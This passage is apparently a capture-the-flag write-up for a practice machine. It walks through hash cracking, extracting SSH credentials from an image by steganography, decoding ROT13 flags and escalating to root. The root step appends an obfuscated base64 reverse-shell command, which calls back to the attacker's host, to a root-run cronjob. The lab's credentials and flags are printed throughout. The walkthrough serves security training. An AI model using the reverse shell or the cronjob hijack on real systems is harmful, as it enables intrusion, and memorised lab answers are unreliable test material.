
We’ll enumerate this endpoint in a moment, but before, I also found this Flag3:

Fl4g 3 : flag{9fdafbd64c47471a8f54cd3fc64cd312}
It looks like there is some md5 hash inside the flag, let’s use https://crackstation.net/ to crack it:

So, 9fdafbd64c47471a8f54cd3fc64cd312 is candeger.
Find ssh credentials inside binarycodepixabay.jpg
Now, let’s go back to our new endpoint /n0th1ng3ls3m4tt3r.

It looks cool, but i can’t find anything except this strange line in the source code:
<p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
Next, we notice this binarycodepixabay.jpg image, on the page.
I downloaded this and tried to find hidden content using steghide util
┌──(agonen㉿kali)-[~/thm/EasyPeasy]
└─$ steghide --info binarycodepixabay.jpg
"binarycodepixabay.jpg":
  format: jpeg
  capacity: 4.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
As we can see, it requires some password. Luckily we get the attachment file easypeasy_1596838725703.txt.
We can use stegcracker to crack the password.

┌──(agonen㉿kali)-[~/thm/EasyPeasy]
└─$ stegcracker binarycodepixabay.jpg easypeasy_1596838725703.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'binarycodepixabay.jpg' with wordlist 'easypeasy_1596838725703.txt'..
Successfully cracked file with password: mypasswordforthatjob
Tried 3649 passwords
Your file has been written to: binarycodepixabay.jpg.out
mypasswordforthatjob
The output was saved to binarycodepixabay.jpg.out, we can do it on our own using steghide, and supplying the password mypasswordforthatjob.
┌──(agonen㉿kali)-[~/thm/EasyPeasy]
└─$ cat binarycodepixabay.jpg.out
username:boring
password:
01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01110000 01100001 01110011 01110011 01110111 01101111 01110010 01100100 01110100 01101111 01100010 01101001 01101110 01100001 01110010 01111001
Okay, we got the username boring and this long string.
Using https://gchq.github.io/CyberChef/, we can find the password iconvertedmypasswordtobinary.

We got the credentials:
boring:iconvertedmypasswordtobinary

These are the credentials for the ssh service, remember the port is 6498.
┌──(agonen㉿kali)-[~/thm/EasyPeasy]
└─$ ssh boring@$target -p 6498
*************************************************************************
**        This connection are monitored by government offical          **
**            Please disconnect if you are not authorized              **
** A lawsuit will be filed against you if the law is not followed      **
*************************************************************************
boring@10.10.99.225's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$
Find user flag and decrypt using rot13
We can find this user flag:
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
However, it’s rotated. We can use https://gchq.github.io/CyberChef/ again, to achieve ROT13 and get the flag.

So, the user flag is:
flag{n0wits33msn0rm4l}
Privilege Escalation to Root
We first execute peass_ng, using the command in penelope:
run peass_ng
We can find this interesting cronjob:

Okay, let’s check this file /var/www/.mysecretcronjob.sh:
boring@kral4-PC:~$ ls -la /var/www/.mysecretcronjob.sh
-rwxr-xr-x 1 boring boring 33 Jun 14  2020 /var/www/.mysecretcronjob.sh
We can add our reverse shell payload from penelope to the file:
echo -e 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4xLjIwNi80NDQ0IDA+JjEpICY=|base64 -d|bash' >> /var/www/.mysecretcronjob.sh
And now just wait one minute for the cronjob to execute this script as root user.
We got the root shell

And find the root flag:
root@kral4-PC:/# cd /root
root@kral4-PC:~# ls -la
total 40
drwx------  5 root root 4096 Jun 15  2020 .
drwxr-xr-x 23 root root 4096 Jun 15  2020 ..
-rw-------  1 root root    2 Nov  7 01:07 .bash_history
-rw-r--r--  1 root root 3136 Jun 15  2020 .bashrc
drwx------  2 root root 4096 Jun 13  2020 .cache
drwx------  3 root root 4096 Jun 13  2020 .gnupg
drwxr-xr-x  3 root root 4096 Jun 13  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   39 Jun 15  2020 .root.txt
-rw-r--r--  1 root root   66 Jun 14  2020 .selected_editor
root@kral4-PC:~# cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
So the flag is:
flag{63a9f0ea7bb98050796b649e85481845}
I cracked this md5 hash using https://hashes.com/en/decrypt/hash, it is:
63a9f0ea7bb98050796b649e85481845:root